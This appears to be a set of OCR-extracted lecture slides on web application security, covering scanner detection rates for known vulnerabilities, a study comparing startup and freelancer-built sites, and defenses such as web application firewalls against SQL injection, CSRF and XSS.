
# Detecting Known Vulnerabilities

Vulnerabilities for
previous versions of Drupal, phpBB2, and WordPress

| Category | Drupal 4.7.0 | | phpBB2 2.0.19 | | Wordpress 1.5strayhorn | |
|---|---|---|---|---|---|---|
| | NVD | Scanner | NVD | Scanner | NVD | Scanner |
| XSS | 5 | 2 | 4 | 2 | 13 | 7 |
| SQLI | 3 | 1 | 1 | 1 | 12 | 7 |
| XCS | 3 | 0 | 1 | 0 | 8 | 3 |
| Session | 5 | 5 | 4 | 4 | 6 | 5 |
| CSRF | 4 | 0 | 1 | 0 | 1 | 1 |
| Info Leak | 4 | 3 | 1 | 1 | 5 | 4 |

Good: Info leak, Session
Decent: XSS/SQLI
Poor: XCS, CSRF (low vector count?)

# Vulnerability Detection



# Secure development

# Experimental Study

- What factors most strongly influence the likely security of a new web site?
  - Developer training?
  - Developer team and commitment?
    - freelancer vs stock options in startup?
  - Programming language?
  - Library, development framework?
- How do we tell?
  - Can we use automated tools to reliably *measure* security in order to answer the question above?


# Approach

- Develop a web application vulnerability metric
  - Combine reports of 4 leading commercial black box vulnerability scanners and
- Evaluate vulnerability metric
  - using historical benchmarks and our new sample of applications.
- Use vulnerability metric to examine the impact of three factors on web application security:
  - startup company or freelancers
  - developer security knowledge
  - Programming language framework

# Data Collection and Analysis

- Evaluate 27 web applications
  - from 19 Silicon Valley startups and 8 outsourcing freelancers
  - using 5 programming languages.
- Correlate vulnerability rate with
  - Developed by startup company or freelancers
  - Extent of developer security knowledge (assessed by quiz)
  - Programming language used.

# Comparison of scanner vulnerability detection



# Developer security self-assessment


QUIZ CATEGORIES AND QUESTION SUMMARY

| Q | Category Covered | Summary |
|---|---|---|
| 1 | SSL Configuration | Why CA PKI is needed |
| 2 | Cryptography | How to securely store passwords |
| 3 | Phishing | Why SiteKeys images are used |
| 4 | SQL Injection | Using prepared statements |
| 5 | SSL Configuration/XSS | Meaning of "secure" cookies |
| 6 | XSS | Meaning of "httponly" cookies |
| 7 | XSS/CSRF/Phishing | Risks of following emailed link |
| 8 | Injection | PHP local/remote file-include |
| 9 | XSS | Passive DOM-content intro. methods |
| 10 | Information Disclosure | Risks of auto-backup (~) files |
| 11 | XSS/Same-origin Policy | Consequence of error in Applet SOP |
| 12 | Phishing/Clickjacking | Risks of being iframed |

# Language usage in sample

AVERAGE LINES OF CODE FOR EACH LANGUAGE

| Language | Average Lines of Code |
|---|---|
| ASP | 24,320 |
| Java | 14,630 |
| PHP | 17,020 |
| Python | 23,125 |
| Ruby | 7660 |



# Summary of Results

- Security scanners are useful but not perfect
  - Tuned to current trends in web application development
  - Tool comparisons performed on single testbeds are not predictive in a statistically meaningful way
  - Combined output of several scanners is a reasonable comparative measure of code security, compared to other quantitative measures
- Based on scanner-based evaluation
  - Freelancers are more prone to introducing injection vulnerabilities than startup developers,  in a statistically meaningful way
  - PHP applications have statistically significant higher rates of injection vulnerabilities than non-PHP applications; PHP applications tend not to use frameworks
  - Startup developers are more knowledgeable about cryptographic storage and same-origin policy compared to freelancers, again with statistical significance.
  - Low correlation between developer security knowledge and the vulnerability rates of their applications

Warning: don’t hire freelancers to build secure web site in PHP.

# Additional solutions

# Web Application Firewalls

- Help prevent some attacks we discuss today:
  - Cross site scripting
  - SQL Injection
  - Form field tampering
  - Cookie poisoning



**Sample products:**

Imperva
Kavado Interdo
F5 TrafficShield
Citrix NetScaler
CheckPoint Web Intel

# Code checking

- Blackbox security testing services:
  - Whitehatsec.com
- Automated blackbox testing tools:
  - Cenzic, **Hailstorm**
  - Spidynamic, **WebInspect**
  - eEye, **Retina**
- Web application hardening tools:
  - WebSSARI [WWW'04] : based on information flow
  - Nguyen-Tuong [IFIP'05] : based on tainting

# Summary

- SQL Injection
  - Bad input checking allows malicious SQL query
  - Known defenses address problem effectively
- CSRF – Cross-site request forgery
  - Forged request leveraging ongoing session
  - Can be prevented (if XSS problems fixed)
- XSS – Cross-site scripting
  - Problem stems from echoing untrusted input
  - Difficult to prevent; requires care, testing, tools, …
- Other server vulnerabilities
  - Increasing knowledge embedded in frameworks, tools, application development recommendations